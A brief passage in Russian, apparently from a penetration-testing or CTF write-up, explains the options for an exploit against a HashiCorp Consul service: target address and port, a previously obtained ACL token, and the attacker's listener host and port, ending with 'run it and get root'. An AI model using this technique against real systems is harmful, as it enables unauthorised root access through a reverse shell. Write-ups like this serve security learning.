
Где RHOSTS и RPORT адрес по которому можно достичь Consul, ACL_TOKEN - ранее найденый токен, а LHOST и LPORT - машина атакующего.
Запускаем и получаем рута.